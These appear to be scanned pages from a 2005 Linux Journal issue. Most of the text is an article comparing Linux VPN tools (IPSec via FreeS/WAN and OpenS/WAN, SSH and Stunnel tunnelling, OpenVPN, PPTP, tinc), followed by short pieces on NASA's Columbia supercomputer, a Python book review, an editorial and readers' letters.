Important: in this article when I say tunnel, I mean encrypted tunnel. Yes, technically the term tunnel simply means one data stream encapsulated into another. But the whole point of VPNs is encryption, so in this context, tunnel equals encryption.

The second VPN need is to create an encrypted point-to-point connection between two different networks over some untrusted medium. Whereas remote-access VPNs use a client-server model, point-to-point tunnels use a peer-to-peer model. Figure 2 shows a point-to-point VPN architecture.




Figure 2. Point-to-point VPNs connect two networks.

Routers often are used in the point-to-point VPN scenario. Cisco's IOS router operating system, for example, supports several different VPN protocols. Firewalls and dedicated VPN concentrators/servers, however, also can be used as VPN endpoints.

Those are the two problems that VPN architectures address. Two more architectural considerations are worth mentioning, network address translation (NAT) and performance.

With most VPN protocols, NAT can be problematic. That is, your VPN servers generally can't have translated addresses. This is why, in both Figures 1 and 2, none of the VPN endpoints are in corporate LANs, except for the remote client in Figure 1—remote-access clients are the exception to this rule.

Using your firewall as a VPN server is one way to get around the NAT problem, but that brings us to the second consideration: VPN tunnels can be CPU-intensive. Unless your firewall has a crypto-accelerator card or doesn't need to support many concurrent VPN tunnels, you're probably better off using a dedicated VPN server than you are using your firewall for VPNs.

Now that we've covered the basics, let's look at specific VPN software for Linux.

FreeS/WAN and OpenS/WAN

The IPSec protocol, which really is a set of security headers in the Internet Protocol (IP) v6 back-ported to IPv4, is the most open, powerful and secure VPN protocol. It's also the most ubiquitous. IPSec support is now part of virtually all important computer and network-device operating systems. On Linux, it's provided by FreeS/WAN and OpenS/WAN.

I covered FreeS/WAN in depth in “An Introduction to FreeS/WAN”, Parts I and II [in the January and February 2003 issues of *LJ*, respectively]. In a nutshell, FreeS/WAN adds a couple of kernel modules and user-space commands to your Linux system. Because the IP protocol is part of your kernel, it follows that extensions to the IP protocol also must be incorporated into your kernel.

The Linux 2.6 kernel includes these IPSec modules, called the 26sec modules. The Linux 2.4 kernels included with Red Hat Enterprise Linux do as well—they contain backported versions of the 26sec modules. If you already have IPSec kernel modules, you need install only FreeS/WAN's user-space commands.

FreeS/WAN may be included with your Linux distribution of choice (SuSE, which is mine, includes it). However, the FreeS/WAN Project recently folded, so if your distribution doesn't include FreeS/WAN and you need to compile it from source, you're better off using OpenS/WAN.

OpenS/WAN was started by a group of FreeS/WAN developers who were unhappy with how things were going with the FreeS/WAN Project. Thus, when FreeS/WAN ended, OpenS/WAN succeeded it. Eventually, we can expect the major Linux distributors to replace their FreeS/WAN packages with OpenS/WAN. In the meantime, you can obtain the latest OpenS/WAN source code from the OpenS/WAN Web site (see the on-line Resources).

Advantages of FreeS/WAN and OpenS/WAN include:

- Maturity: this is one of the older Linux VPN technologies.
- Security: IPSec is a robust, powerful and well-designed protocol.
- Interoperability: client systems running other OSes probably have IPSec client software that interoperates with Free/OpenS/WAN.
- Flexibility: IPSec is ideal for both remote-access and point-to-point VPNs.

Disadvantages include:

- Complexity: IPSec is not easy to understand, and it requires digital certificates.
- Power: if all you need to do is provide remote users with access to one application running on one internal system, IPSec may be overkill. IPSec is designed to connect entire networks to each other.

Having said that, if after reading this entire article you're still confused as to which VPN solution is best for you, I recommend that you default to FreeS/WAN or OpenS/WAN. IPSec is by far the most mature and secure VPN technology for Linux. In my opinion, these advantages outweigh the disadvantage of being complex. See the FreeS/WAN and OpenS/WAN Web sites for more information on configuring and using these packages.

OpenSSH

It's tempting to think of OpenSSH purely as a remote shell tool. But the SSH protocol supports the secure tunneling of *any* single-TCP-port service, not only shells, by using the -L and -R options.

For example, suppose I have a secure shell server in a firewalled but publicly accessible DMZ network and a Microsoft SQL server in my internal network. If I create a firewall rule allowing MS-SQL transactions from the SSH server to the MS-SQL server and if my SSH server allows port forwarding, I could create an SSH tunnel between some remote host and my SSH server that allows remote database clients to send queries to the remote host that are tunneled to the SSH server and forwarded to the MS-SQL server. The SSH command on my remote host would look like this:

```
bash-#> ssh -L 11433:ms-sql.server.name:1433 myaccount@remote.ssh-server.name
```

where `ms-sql.server.name` is the name or IP address of the MS-SQL server, and `remote.ssh-server.name` is the name or IP address of the DMZed SSH server.

It's even possible to tunnel PPP over SSH, which technically achieves the same thing as IPSec—that is, the ability to tunnel *all* traffic between two networks. However, this is one of the least efficient means of doing so; it involves much more administrative overhead than the other tools and methods described in this article.

In summary, OpenSSH is a good tool for tunneling traffic from specific applications running on specific hosts; it can be used in this way in both remote-access and point-to-point VPN scenarios. It is less useful, however, for tunneling all traffic between remote networks or users.

See the ssh(1) and sshd_config(5) man pages for more information on using OpenSSH for port forwarding.

Stunnel

Conceptually, Stunnel, an SSL wrapper, provides functionality equivalent to SSH port forwarding. Stunnel is a standard package on most Linux distributions nowadays.

The main difference between Stunnel and SSH is that Stunnel is much more limited; *all* it does is encrypted port forwarding. Also, because Stunnel really is a sort of front end for OpenSSL, Stunnel requires you to configure and install digital certificates, which perhaps offsets some of its simplicity. Otherwise, Stunnel shares OpenSSH's limitations as a VPN tool.

See the stunnel(8) man page, the Stunnel Web site and my article "Rehabilitating Cleartext Network Applications with Stunnel" (*LJ*, September 2004) for information on configuring and using Stunnel.

OpenVPN

OpenVPN is an SSL/TLS-based user-space VPN tool that encapsulates all traffic between VPN endpoints inside ordinary UDP or TCP packets (ordinary in the sense that they don't require any modifications to your kernel's IP stack). OpenVPN was created because in the opinion of its author, James Yonan, the world needed a less complex alternative to IPSec.

Because no special kernel modules or modifications are necessary, OpenVPN runs purely in user space, making it much easier to port across operating systems than IPSec implementations. And, by virtue of using the standard OpenSSL libraries, OpenVPN, like Stunnel, does a minimum of wheel re-invention. Unlike homegrown cryptosystems, such as those used in the CIPE and tinc VPN packages (see below), all of OpenVPN's critical operations are handled by OpenSSL. OpenSSL itself certainly isn't flawless, but it's under constant scrutiny for security flaws and is maintained by some of the Open Source community's finest crypto programmers.

OpenVPN is a good match for point-to-point VPNs, but until version 2.0 (still in beta as of this writing, November 2004), OpenVPN had the limitation of being able to accommodate only a single tunnel on a given listening port. If you wanted to use OpenVPN to provide remote-access VPN tunnels to ten different users, you needed to run ten different OpenVPN listeners, each using its own

UDP port, such as UDP 10201, UDP 10202 and UDP 10203 and seven more. Therefore, if you want to use OpenVPN for remote-access VPNs, you'll be much happier with OpenVPN 2.0 (even in its beta state), unless you have only a handful of users.

OpenVPN is included with SuSE Linux 9.1 and probably other distributions as well. See the OpenVPN Web site for configuration information and for the latest OpenVPN software.

PoPToP and the Linux PPTP Client

IPSec isn't the only low-level VPN protocol used on the Internet. Microsoft's Point-to-Point Tunneling Protocol (PPTP) also has its adherents, mainly because it has been a standard component of Microsoft's server operating systems since Windows NT 4.0 and because, unlike IPSec, which can only tunnel IP packets, PPTP can be used to tunnel not only IP but also other protocols, such as NETBEUI and IPX/SPX.

Linux support for PPTP comes in two flavors, PoPToP on the server side and Linux PPTP Client on the client side.

As handy as it is to tunnel non-IP protocols and as ubiquitous as Windows servers are, PPTP has one big problem. When Bruce Schneier and Dr Mudge analyzed the Windows NT 4.0 implementation of PPTP in 1998, they found serious security flaws that were only partially mitigated by the release of MSCHAPv2 shortly afterward. MSCHAP is an authentication protocol PPTP depends on; it was the source of the worst vulnerabilities Schneier and Mudge found. Schneier has a Web page devoted to their analysis (see Resources).

Schneier and Mudge analyzed Windows NT 4.0; what about a Linux PoPToP server? According to the PoPToP Web site (in “PoPToP Questions and Answers”): “PoPToP suffers the same security vulnerabilities as the NT sever (this is because it operates with Windows clients).”

I do not recommend using PPTP unless you can configure your PPTP server and all PPTP clients to use MSCHAPv2 (not all Windows versions support MSCHAPv2) and you're trying to do something that simply can't be done with IPSec. IPSec is much better designed and is provably more secure. Furthermore, non-IP network protocols aren't as important as they once were; both Windows and Novell Netware can do everything over IP.

I'll stop short of saying something like “you can't use PPTP, because it's lame.” As I argued last month, security is about risk management, not about seeking some sort of utopian state of pure security. After you read up on the Schneier and Mudge controversy, Microsoft's response and MSCHAPv2, and after you carefully examine your particular organization's needs and capabilities, you conceivably could decide that for you, PPTP represents a justifiable compromise between security and functionality—just don't tell anyone *I* said you should use it!

Other Linux VPN Packages

Three other Linux VPN tools are worth mentioning here, because you'll occasionally see references to them. Two of them I recommend against using, and the third I'm not sure about.

CIPE and vtun conceptually are similar to OpenVPN. They encapsulate traffic into encrypted UDP or TCP packets. Unlike OpenVPN, however, they use homegrown cryptosystems rather than OpenSSL. That is, they do use standard cryptographic algorithms such as Blowfish and MD5, but in custom implementations (session-key generation, user authentication and so on). Because implementation is one of the hardest parts of cryptographic programming, this is a dangerous thing to do, and sure enough, the cryptographer Peter Gutmann has found serious flaws in both CIPE and vtun.

In neither case have the flaws Gutmann identified been fixed, as far as I can tell. And neither CIPE nor vtun appears to be in active development anymore (CIPE for sure is not), which is reason enough to avoid any security application, except when that application is part of a Linux distribution whose packagers provide patches themselves. I do not, therefore, recommend using either CIPE or vtun.

tinc, like CIPE and vtun, uses a custom cryptographic implementation to encapsulate VPN traffic in encrypted UDP packets. And like those packages, Gutmann found flaws in tinc, in the same analysis I referred to earlier. Unlike CIPE and vtun, however, tinc's developers have responded to Gutmann's findings in a credible manner; at least from my perspective (IANAC—that is, “I am not a cryptographer”), they appear to have some clue as to what they're doing.

I leave it to you to check out the tinc Web site, read Gutmann's page (which stops well short of being a serious research report), do a few Google searches for the aftermath of Gutmann's statements and decide for yourself whether tinc looks like just the thing you've been looking for or more like an unjustifiable risk given the availability and quality of OpenS/WAN and OpenVPN.

SSL-VPN

Finally, a word about a popular new approach supported in many commercial VPN products, SSL-VPN. SSL-VPN works in practically the same way as Stunnel and SSH port forwarding. It tunnels network transactions on a per-service, per-server basis rather than at the circuit level. Unlike those other approaches, however, SSL-VPN products present end users with a centralized Web interface in which all available servers/services hosted by the VPN server are listed as hyperlinks. When the user clicks on a link, typically a Java applet is downloaded that serves as the application client software.

The SSL-VPN server products I've seen are all proprietary, but because the client side is usually cross-platform, in Java, Linux systems can act as SSL-VPN clients.

Conclusions

FreeS/WAN and OpenS/WAN (preferably the latter) and IPSec are probably the most secure and powerful VPN tools in the Linux toolbox. OpenVPN appears to be a simpler, albeit less-scrutinized, alternative. OpenSSH and Stunnel provide handy point solutions when encapsulating more than a few specific applications is overkill. Still other Linux VPN tools are available, but some are provably dangerous, and on the others the jury is still out. Which VPN tool is the best fit for you? Obviously, I can't tell you that without knowing your particular needs and resources. But, I hope this little overview has at least given you a useful starting point.

Resources for this article: www.linuxjournal.com/article/7923.

Mick Bauer, CISSP, is *Linux Journal*'s security editor and an IS security consultant in Minneapolis, Minnesota. He's the author of *Building Secure Servers With Linux* (O'Reilly & Associates, 2002).

EOF

Behind the Scenes at NASA's New Linux Site

Don Marti


Issue #130, February 2005


The two fastest computers on the planet are Linux systems. One of them is Columbia, built by SGI and located at NASA Ames Research Center in Mountain View, California.

With the arrival of the Fall 2004 TOP500 list, two Linux-based systems now top the rankings of the world's fastest computers: IBM's BlueGene/L, at 70.72TFlops, and SGI's Columbia at 51.87TFlops.

Columbia went from order to up and running in 120 days—in an already-full machine room. The project required custom power distribution units, rewiring, plumbing and plenty of scheduling finesse from NASA and SGI experts.

Columbia's storage is 440TB of disk, some Fibre Channel, some Serial ATA. The system already has 650 users at Ames and at cooperating universities and national labs.


The 10,240 processors in Columbia make up 20 512-processor systems with 1TB of memory each. As shown in our February 2003 issue, the interconnect is SGI's low-latency NUMAlink.



High density, at 88 Itanium 2 CPUs per rack, made a water cooling system necessary. The blue hose brings cold water into the radiator, the red hose brings warm water out and the clear hose is connected to a tray to drain any condensation.

Photos: Michael Baxter

Don Marti is Editor in Chief of *Linux Journal*.

Archive Index Issue Table of Contents

Advanced search

Dive Into Python by Mark Pilgrim

Mike Orr

Issue #130, February 2005

Pilgrim is a philosophy major, and he sprinkles philosophical humor throughout the book the way Larry Wall sprinkles camels.

Apress, 2004

ISBN: 1-59059-356-1

Price: $39.95 US

The back cover of *Dive Into Python* claims it is a practical book for busy programmers. As a rule, one should never believe back-cover blurbs, but this one is true. This book teaches Python by dissecting useful programs that do actual tasks, such as using regular expressions to validate street addresses and phone numbers and accessing HTTP and SOAP Web services, and providing great detail about what might go wrong and how to troubleshoot it. Pilgrim emphasizes how to write unit tests and the “write tests before code” philosophy.

In the book, readers get the code before the explanation. Pilgrim does a remarkable job of making his explanations clear and complete, and he introduces concepts exactly where you need them. *Dive Into Python* is not a reference book, however. If you see `len()` or `func(*args, **kw)` in an example and don't know what it means, you have to visit the on-line Python documentation.

Pilgrim is a philosophy major, and he sprinkles philosophical humor throughout the book the way Larry Wall sprinkles camels. He even quotes Larry in saying Perl is worse than Python "because people wanted it worse." My favorite gems are, on reference counting, "Things disappear when nobody is looking at them" and "Bugs happen. A bug is a test case you haven't written yet."

Dive Into Python is published under the GNU Free Documentation License—cheers to Pilgrim and Apress for doing this. Let's hope more books will be published this way.

See the *Dive Into Python* home page diveintopython.org; the complete text of the book is on-line.

Archive Index Issue Table of Contents

Advanced search

From the Editor

Cleaning Up the Desktop

Don Marti

Issue #130, February 2005

Managed desktops aren't only for big companies. Time you spend babysitting a misconfigured computer is time you aren't pursuing a real business goal.

When big companies deploy hundreds or thousands of managed systems or thin clients, they report spending a fraction of the administrator time needed to keep up with a legacy desktop OS. Big projects can yield big Linux desktop savings.

But getting the time-sucking monster of desktop computers under control is even more important for small businesses. At many companies, the front-line IT support person is the business owner. IBM's Board of Directors doesn't cancel a meeting because of a virus or spyware crisis. But a small company's decision-maker can fall victim to one.

When a company van becomes unreliable, business owners trade it in for a good one. It isn't worth wasting an entrepreneur's limited time and energy on a product that doesn't pull its weight.

This issue, Chip Coldwell covers how to convert existing or low-cost PC hardware into easily manageable thin clients, on page 46. Although you might plan to buy real thin clients for future expansion, a PC conversion lets you use a common set of hardware spares for your servers, full desktops and lightweight desktops.

Caleb Tennis highlights a useful feature of today's Linux desktops on page 60. You can centrally manage the configuration items that don't need to change from user to user. Now, you'll be able to solve the “I can't print” support question in a fraction of the time, because you won't have to put back all the configuration options that the user tweaked trying to print.

Linux Journal manages our article flow using DocBook, but there are other ways to handle documents efficiently. On page 56, Cezary M. Kruk, our colleague at Poland's number one Linux magazine, explains how OpenOffice.org fills the bill.

If you're developing desktop software, we have plenty to think about in this issue too. Get the facts on D-BUS from Robert Love on page 52, and learn how to keep desktop applications aware of each other and the other events on the system. And, give users a versatile search tool for all the different file formats on your system using libferris, which Ben Martin covers on page 78.

Put your IT time, or your employees' time, to better use. Deploy and develop software that really helps with the business process, instead of just fighting fires to keep a glorified typewriter and fax machine going. We'll cover some examples next issue. Getting the desktop under control is step one.

Don Marti is editor in chief of *Linux Journal*.

Letters

Readers sound off.


Buoyant Reading Material

Hello from Munich. This is one more in the long and famous series of “Man reading a newspaper on the Dead Sea”. The newspaper of course is special. Hope you like it. I still like your magazine, it is so refreshingly different from what we have here.

—
TB

Learning select() Already?

My new 2.5-month-old twin daughters are already expressing an interest in daddy's line of work. Here's little Kathryn studying up on her Stevens so that she can write high-performance Linux socket code.



—
Jeff Squyres

Reading the Boa Web server source code is a good way to understand select() too. —Ed.

Sharp Dressed Baby

The attached picture is of my 6-month-old son Ethan, all set on Halloween to promote his favorite OS.

—
Ulrich

Photo of the Month: Love Is Pain

Hey, I am just sending this picture in to share. It is a picture of the Tux tattoo I got on my back. In the picture it's pretty red, but that's because the picture was taken a few hours after it was done. The tattoo artist said two seconds after he finished, in his big burly voice, “DUDE! It's cute!” I responded with, “You mean it looks bad ass and powerful?” He laughed and I went home.

—
Leigh Martell

Photo of the month gets you a one-year extension to your subscription. Photos to info@linuxjournal.com. —Ed.

PowerPC, Please

I enjoy *Linux Journal*. I would like some articles on PowerPC Hardware, comparisons between Pentium and PowerPC performance, how to build a PowerPC computer and info on motherboards that can run Linux. In particular, I want to build a fanless computer, and I believe that the PowerPC might offer more performance than a Pentium for a given power consumption.

—
Ramer W. Streed

Desktop Success

I'm an intermediate user of Linux, running two different versions of Red Hat on two different machines. My only formal training in computing was on Atari 800s and Windows 3.1 boxes. I use my Linux boxes as desktop machines primarily, although I do run one as my home server. In response to the letter in the December 2004 issue about failed opportunities in the desktop world, I strongly disagree. I've taught myself everything I know about Linux and have converted two of my best friends to use it on their home desktops. I'm currently tutoring my friend who works in small business providing technical support and computers to home users and business clients. He's already installed two different Linux machines into his home and is considering a Linux server for a major client he works with. I thought I'd just say thank you *LJ* for your indispensable aid in my learning process as well as that of my friends. My next big Linux projects include getting my co-workers, parents and grandparents to switch to Linux (wish me luck) and hacking my Xbox.

—
Andrew James Ford

Which Distro?

As we all love Linux, it would be nice if you and other staff members let us know about what distro you are using in your computers. I love *LJ*. Good work.

—
Mário Costa

Most of the editorial staff uses SuSE, but some of us run Debian, Fedora or Gentoo. We're also trying out a new one called Ubuntu, so watch for some observations about that next issue. —Ed.

Controversial Ads

Brian Proffitt of *Linux Today* is claiming that *Linux Journal* has run print ads for the Microsoft “Get the Facts” campaign. I quote, “*Linux Journal* and *Linux Magazine* have both run full-page print ads for the Get the Facts campaign.”

Is this true? I've subscribed to *Linux Journal* for years and have never seen such an ad. I have nothing against Microsoft ads per se, but the so-called “Get the Facts” campaign is just a load of crap. Thanks for a great magazine.

—
Doug Wright

Our VP of Sales and Marketing Carlie Fairchild responds: *Linux Journal* has never in its history run an ad for Microsoft. My position from day one has been that when Microsoft has a product for the Linux community, I will be more than happy to run its ad. We request a copy of the ad they'd like to submit each time they come to us looking to advertise. Based on the content of that ad, and that alone, we make our decision. To date, I've found their ads to be counter-productive to our editorial and advertising missions. We love our friends at *Linux Today* and appreciate their struggle with this. I don't wish to represent that our position is the only right one. It's just what suits our mission best.

Advanced search

UpFront

diff -u: What's New in Kernel Development

Zack Brown

Issue #130, February 2005

